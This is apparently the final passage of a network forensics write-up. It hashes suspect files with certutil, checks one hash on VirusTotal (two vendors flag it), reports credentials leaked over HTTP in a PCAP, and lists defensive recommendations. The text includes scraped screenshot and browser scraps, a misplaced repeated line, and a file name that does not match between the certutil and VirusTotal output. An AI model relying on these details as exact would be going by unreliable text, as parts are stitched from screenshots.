
We found that no security vendor flagged it for malicious activity.

And finally,we checked for another hash function **(7b8ab07521c24e8ec610611e7e15d2fd39336166db6509885b8500d2a2bbfb14)** and there was malicious activity involved.



```
          23 -- Local Service
          24 -- Network Service

Hash algorithms: MD2 MD4 MD5 SHA1 SHA256 SHA384 SHA512

CertUtil -?              -- Display a verb list (command list)
CertUtil -hashfile -?    -- Display help text for the "hashfile" verb
CertUtil -v -?           -- Display all help text for all verbs


C:\Users\REDD\Downloads>certutil -hashfile osk SHA256
SHA256 hash of osk:
1ecee6ff37e03c1160b8bf66d5ca8dc784e0b35fb9fd105f0964b314d310c07f
CertUtil: -hashfile command completed successfully.

C:\Users\REDD\Downloads>certutil -hashfile 7 SHA256
CertUtil: -hashfile command FAILED: 0x80070002 (WIN32: 2 ERROR_FILE_NOT_FOUND)
CertUtil: The system cannot find the file specified.

C:\Users\REDD\Downloads>certutil -hashfile 7.jpg SHA256
SHA256 hash of 7.jpg:
c40bb03199a2054dabfc7a8e01d6098e91de7193619effbd0f142a7bf031c14d
CertUtil: -hashfile command completed successfully.

C:\Users\REDD\Downloads>certutil -hashfile main.php SHA256
SHA256 hash of main.php:
7b8ab07521c24e8ec610611e7e15d2fd39336166db6509885b8500d2a2bbfb14
CertUtil: -hashfile command completed successfully.

C:\Users\REDD\Downloads>
```

Based on the findings of this analysis, the following security measures are recommended:



virustotal.com/gui/file/7b8ab07521c24e8ec610611e7e15d2fd39336166db6509885b8500d2a2bbfb14

Google Chrome isn't your default browser

7b8ab07521c24e8ec610611e7e15d2fd39336166db6509885b8500d2a2bbfb14

2 / 65

Community Score -1

2/65 security vendors flagged this file as malicious

7b8ab07521c24e8ec610611e7e15d2fd39336166db6509885b8500d2a2bbfb14

6.jpg

Size 25 B

Last Analysis Date 13 days ago

text

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

ClamAV	Win.Malware.Agent-7761700-0	Google	Detected
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AliCloud	Undetected	ALYac	Undetected

In summary

Using Wireshark to analyze the network traffic recorded in the PCAP file, multiple signs of possible malware activity and attempts at data theft were found. There are worries regarding unauthorized access and credential theft after it was discovered that a password.txt file containing login credentials was sent via HTTP. Furthermore, anomalous patterns of communication between particular MAC addresses and IP addresses imply deliberate malicious behavior.

Recommendations

Based on the findings of this analysis, the following security measures are recommended:

Short-Term Recommendations

1. **Quarantine the Identified Malicious Document:**
   - Immediately quarantine the password.txt file detected in the network traffic to prevent further access or distribution.
2. **Mandatory Password Reset:**
   - Implement a mandatory password reset policy for all users whose credentials may have been compromised, especially for accounts identified in the malicious file transfer.
3. **Update and Patch Systems:**
   - Ensure all devices, including routers and endpoints, are updated with the latest security patches to prevent the exploitation of known vulnerabilities.

Long-Term Recommendations

1. **Network Segmentation and Monitoring:**
   - Enhance network segmentation to isolate critical systems from general network traffic.
   - Deploy advanced network monitoring tools to detect and alert on unusual communication patterns.
2. **Employee Training and Awareness:**
   - Conduct regular training sessions for employees on recognizing phishing attempts and the importance of safeguarding credentials.
   - Establish an ongoing employee awareness program to maintain a high level of security consciousness.
3. **Continuous Threat Intelligence Monitoring:**
   - Integrate threat intelligence feeds into security monitoring tools to stay updated on new Indicators of Compromise (IOCs) and potential threats.
   - Regularly review and update threat intelligence sources to ensure the security team is informed about the latest threat landscape.

Lesson learned

Immediate identification and action are necessary to lessen the effects of security events. Mitigating harm and quicker recovery can be achieved by immediately recognizing and addressing threats. Furthermore, continual staff training and system updates are essential to sustaining a solid security posture. Reducing vulnerabilities and averting attacks requires updating software and teaching employee's security best practices. Lastly, in order to respond to new threats, reaction plans and security procedures must be continuously improved. It is ensured that the organization stays resilient and ready to face new and emerging threats by routinely assessing and improving these measures.